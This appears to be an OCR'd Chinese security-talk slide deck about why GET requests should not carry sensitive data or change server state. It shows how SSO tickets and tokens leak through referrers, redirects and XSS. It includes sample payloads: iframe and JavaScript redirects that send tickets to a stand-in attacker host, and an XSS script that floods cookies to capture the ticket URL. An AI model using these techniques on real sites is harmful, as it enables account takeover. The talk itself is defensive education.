Get来的漏洞和风险

小米安全工程师　吕伟
网络ID：呆子不开口

Get方法定义 – Requests data from a specified resource

两种常见的HTTP 请求方法：GET 和 POST

GET - 从指定的资源请求数据。
POST - 向指定的资源提交要被处理的数据

The GET Method

Note that the query string (name/value pairs) is sent in the URL of a GET request:

```
/test/demo_form.asp?name1=value1&name2=value2
```

Some other notes on GET requests:

- GET requests can be cached
- GET requests remain in the browser history
- GET requests can be bookmarked
- GET requests should never be used when dealing with sensitive data
- GET requests have length restrictions
- GET requests should be used only to retrieve data

Get请求可能出现的地方

- 浏览器地址栏
- 浏览器历史记录
- 被云加速的cdn服务商收集，proxy
- 被运营商或网络设备收集重放
- 被网络嗅探
- 用户的收藏夹
- http协议的referrer中
- web服务器日志
- 搜索引擎爬到，或者不规范收集
- 被用户邮件或微信分享出去
- 各种可能的地方，甚至山岗上田野上……//一个黑客盗取了get请求后，路过一个山岗时，被大灰狼吃掉了，U盘掉在了山岗上

Get请求的风险

根据HTTP规范，GET用于信息获取，是安全的和幂等的。所以从get请求被设计和现实使用的场景来看，有如下特性

- 可能会被重放而且没有提示
- 到处出现，容易泄露

所以get请求的使用应该遵循

- 不应有增删改的操作
- 不应包含敏感信息

你的实现不符合别人对你的预期，就可能产生漏洞

- 隐私泄露，被csrf漏洞利用，账号被盗……

用get实现增删改的风险

- 会被重放，导致服务端资源状态发生改变
  - 浏览器的重新打开可能会重放请求，而不会提示用户
  - 爬虫或安全扫描会重放你的请求
  - 获取到你get请求的各种势力可能会重放此请求，如安全厂商，搜索引擎，神秘力量 //除了山岗上那个黑客

- get操作的csrf防护很难实施，因为get没有防伪造的需求，它的场景不一定配合你的防护。referrer信任可能被利用，token可能被偷
  - 允许用户发表第三方链接、图片等，伪造referrer
  - 存在js端的跳转漏洞跳到第三方，伪造referrer
  - Get请求中防护的token容易被偷，原理同上，后面细讲

用get传输敏感信息的风险

被偷！

然后！！

被搞！！！

常见的敏感信息

- 隐私信息
  - http://weibo.com/lvwei
- 校验信息
  - https://mp.weixin.qq.com/cgi-bin/home?t=home/index&lang=zh_CN&token=371767643
- 认证信息
  - http://XXX.XXXXXX.XXX/index.php?ticket=**********
  - http://XXX.XXXXXX.XXX/index.php?gsid=**********

隐私信息泄露举例

微博首页url会有用户ID信息，timeline上的链接的主人会通过referrer知道哪些用户访问了它

可能大家都不会在意，但它可能会帮你逮微博马甲、捉奸在闵……

你查看你的访问日志，从referrer中发现你的男朋友和你的男同事在凌晨一点，都访问了你发的链接，并且IP一样。这个时候，作为一个男子汉，你可能要考虑下，应该哭多大声才不会吵到邻居……

token信息泄露举例

```
GET https://www.baidu.com/?from=timeline&isappinstalled=0 HTTP/1.1
Host: www.baidu.com
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2414.0 Sa
Referer: https://mp.weixin.qq.com/cgi-bin/message?t=message/list&count=20&day=7&token=262076930&lang=zh_CN
```

微信公众平台后台的操作大多是post，csrf的防护有token和referrer

但在每个页面的get请求中，也会有这个token

这样的token很容易被referrer偷，见上图，token已经发给了第三方域了。防护体系被削弱了

认证信息泄露举例——被referrer发到第三方

左图是现在的乌云的厂商用户的查看漏洞详情的临时页面，原来是没有查看密码的，是可以通过地址栏里那个含有auth信息的get请求直接查看的。

但某一漏洞详情页包含了一个优酷的视频，这个查看详情的链接会在优酷的视频页显示。因为优酷显示了referrer信息，见右图

详情见 http://www.wooyun.org/bugs/wooyun-2010-0102609

认证信息泄露举例——被cdn服务商收集泄露

一个月内泄露的乌云厂商用户的临时查看链接十二页，应该不可能全是厂商管理员分享出去的

我有一个猜测，不一定错：
可能被百度云加速收集，用来帮助用户进行搜索的seo优化

最敏感的信息——认证信息

使用get请求认证的一些场景

- 单点登陆从sso拿ticket信息，参数名如ticket、auth
- 网站绑定第三方账号登陆，由第三方给的登陆凭证
- App给内嵌页面请求加上认证信息，参数名如sid、gsid

Xss偷不了httponly的cookie？

- 你可以试试偷上面的这些认证信息
- Xss能做的比你想象的要多
- Xss不好找？你还可以试试referrer，它不产生漏洞，但它是漏洞的搬运工

单点登陆简单介绍

需求：如果用户已经登陆B站，则自动登陆A站

实现：用户访问A站，A站把用户跳转到B站，B站验证用户已登陆，给用户一张票，用户拿着票去找A站，A拿着票去B那，验证成功后放用户进去

A:http://www.t99y.com

B:http://passport.wangzhan.com

举例：用户访问
http://passport.wangzhan.com/login.php?url=http://www.t99y.com/a.php


B站检验A站是白名单域后，然后302跳转到

http://www.t99y.com/a.php?ticket=******

然后a.php用ticket参数去B站验证用户合法后，给用户种认证cookie

偷认证信息的大概流程手稿


目的：拿到用户的ticket信息



通行证或第三方站给来的登陆凭证，怎么偷

- 场景一，直接使用票据来做验证，csrf的token和此类似
  http://t99y.com/a.php?ticket=XXXXXXXXXXXXXXXX
  - 服务端使用此ticket去sso验证此用户身份，然后在本域种认证cookie
  - 例子：http://www.wooyun.org/bugs/wooyun-2010-0124352
- 偷的n种方式
  - 找能发自定义src的图片的页面去sso取票，带着ticket信息的页面会发起图片请求，图片服务是我们自己的，我们可以读到请求中的referrer，referrer中会包含ticket信息
  - 找能发自定义src的iframe的页面，iframe请求中的referre有ticket
  - 找一个有js跳转漏洞的页面去取票，跳转目的地址是我们的服务，js的跳转是带上referrer的，读取此请求的referrer，里面包含ticket
  - 如果img和iframe的src值只允许白名单域的url，那就再找一个白名单域的302跳转漏洞来绕过白名单，302跳转可以传递上个请求的referrer
  - Xss获取地址栏信息

示意手稿


http://www.tqqy.com/vul.php?p=xxxxxxx&ticket=xxxxxxxxxx
img

iframe
<iframe src='http://lunei.me/1.php></iframe>
JS跳转
location.href = 'http://lunei.me/1.php';
绕过百分百的
iframe
<iframe src='http://www.tqqy.com/go.php?url=http://lunei.me/1.php'/>
无敌的 XSS

通行证或第三方站给来的登陆凭证，怎么偷

- 场景二，中间页接收ticket完成认证，然后用js跳转到我们的目标页 http://t99y.com/login.php?ticket=XXXXXXXXXXXXXXXX&url=http://t99y.com/a.php 此时会种上认证cookie
  然后页面会使用js跳转到 http://t99y.com/a.php
  location.href="http://t99y.com/a.php";
  例子：某绑定了微博账号后可以自动登陆的网站
- 偷的八种方式
  - 找一个有302跳转漏洞的页面bob.php，发起单点登陆请求，然后带着ticket信息的b.php会跳转到我们的服务上。因为js的跳转会带referrer，然后再通过302跳转把referrer传给我们能控制的页面
  - Xss获取当前页面referrer

通行证或第三方站给来的登陆凭证，怎么偷

- 场景三，中间页接收ticket完成认证，然后用302跳转到我们的目标页
  http://t99y.com/login.php?ticket=XXXXXXXXXXXXXXXX&url=http://t99y.com/a.php 此时会种上认证cookie
  然后页面会再302跳转到 http://t99y.com/a.php
  例子：好几个大的互联网网站……
- 偷的几种方式
  - 前面的一些靠referrer偷的方式都没法用了……
  - 只能靠xss了，不要小看xss，不要光偷cookie，好歹人家也是个远程代码执行漏洞。见下一页……

上页PPT中的ticket怎么偷

- 多个302跳转

http://passport.wangzhan.com/login.php?url=http://www.t99y.com/a.php

http://t99y.com/login.php?ticket=XXXXXXXXXXXXXXXX&url=http://t99y.com/a.php

http://t99y.com/a.php

- 偷的方式
  - XSS创建iframe，种超长cookie，让含ticket的302拒绝服务，然后使用iframe.contentWindow.location.href读取最后的iframe的当前地址
  - 拒绝服务还有个好处，防止某些ticket有防重放的防护

上页PPT中的xss代码示例

```
var iframe =document.createElement('iframe');
iframe.src="http://passport.wangzhan.com/login.php?url=http://www.t99y.com/a.ph
p";
document.body.appendChild(iframe);
for (i = 0; i < 20; i++) {
   document.cookie = i + '=' + 'X'.repeat(2000);//可以根据需求设置path
 }
iframe.addEventListener('load', function(){
   document.write(iframe.contentWindow.location.href);
    for (i = 0; i < 20; i++) {
   document.cookie = i + '=' + 'X';
   }
}, false);
```

App给内嵌页面请求加上认证信息，怎么偷

- 当我们在一个app内打开其公司产品的一些链接，会被加上认证信息去让用户自动登陆
  - 微博客户端、QQ客户端、微信客户端都曾有或现在正有此问题
  - 一般会加上参数sid、gsid、key
  - 例子：http://www.wooyun.org/bugs/wooyun-2010-027590
  - 例子：http://www.wooyun.org/bugs/wooyun-2010-070454
  - 例子：之前的一个手机qq的漏洞，找一qq域下论坛发一张图，然后把此页发给手机qq上好友，他点击就会被盗号

- 偷的几种方式
  - 见场景一的方式
  - 用户甚至会通过app的分享功能把认证信息分享到邮件或朋友圈

跨域从通行证获取到的凭证，怎么偷

- 跨域从通行证获取登陆ticket
  - 形式为类似
    http://www.wangzhan.com/sso/getst.php?callback=jsonp
    然后通行证会返回个jsonp格式的数据，里面包含认证信息
  - 例子 http://www.wooyun.org/bugs/wooyun-2010-0124352

- 偷的几种方式
  - 可能存在jsonp劫持漏洞
  - Xss漏洞，去跨域请求此接口得到数据

修复方案

不要使用get方法进行非读操作

不要使用get方法传输敏感信息

至于怎么修复现有的漏洞，由于时间关系就不细讲了，有兴趣的女(xx)友可以私下和我交流探讨

广告时间

欢迎白帽子来小米安全中心提交安全漏洞

我们单个漏洞最高奖励5万人民币。而且有时赶上老大心情不好，他会来一句，"今天的漏洞奖金翻倍"。他可能最近在开滴滴专车……

欢迎白帽子加入小米安全部，我们长年招各种安全人才。简历可发微博私信，ID见首页

谢　谢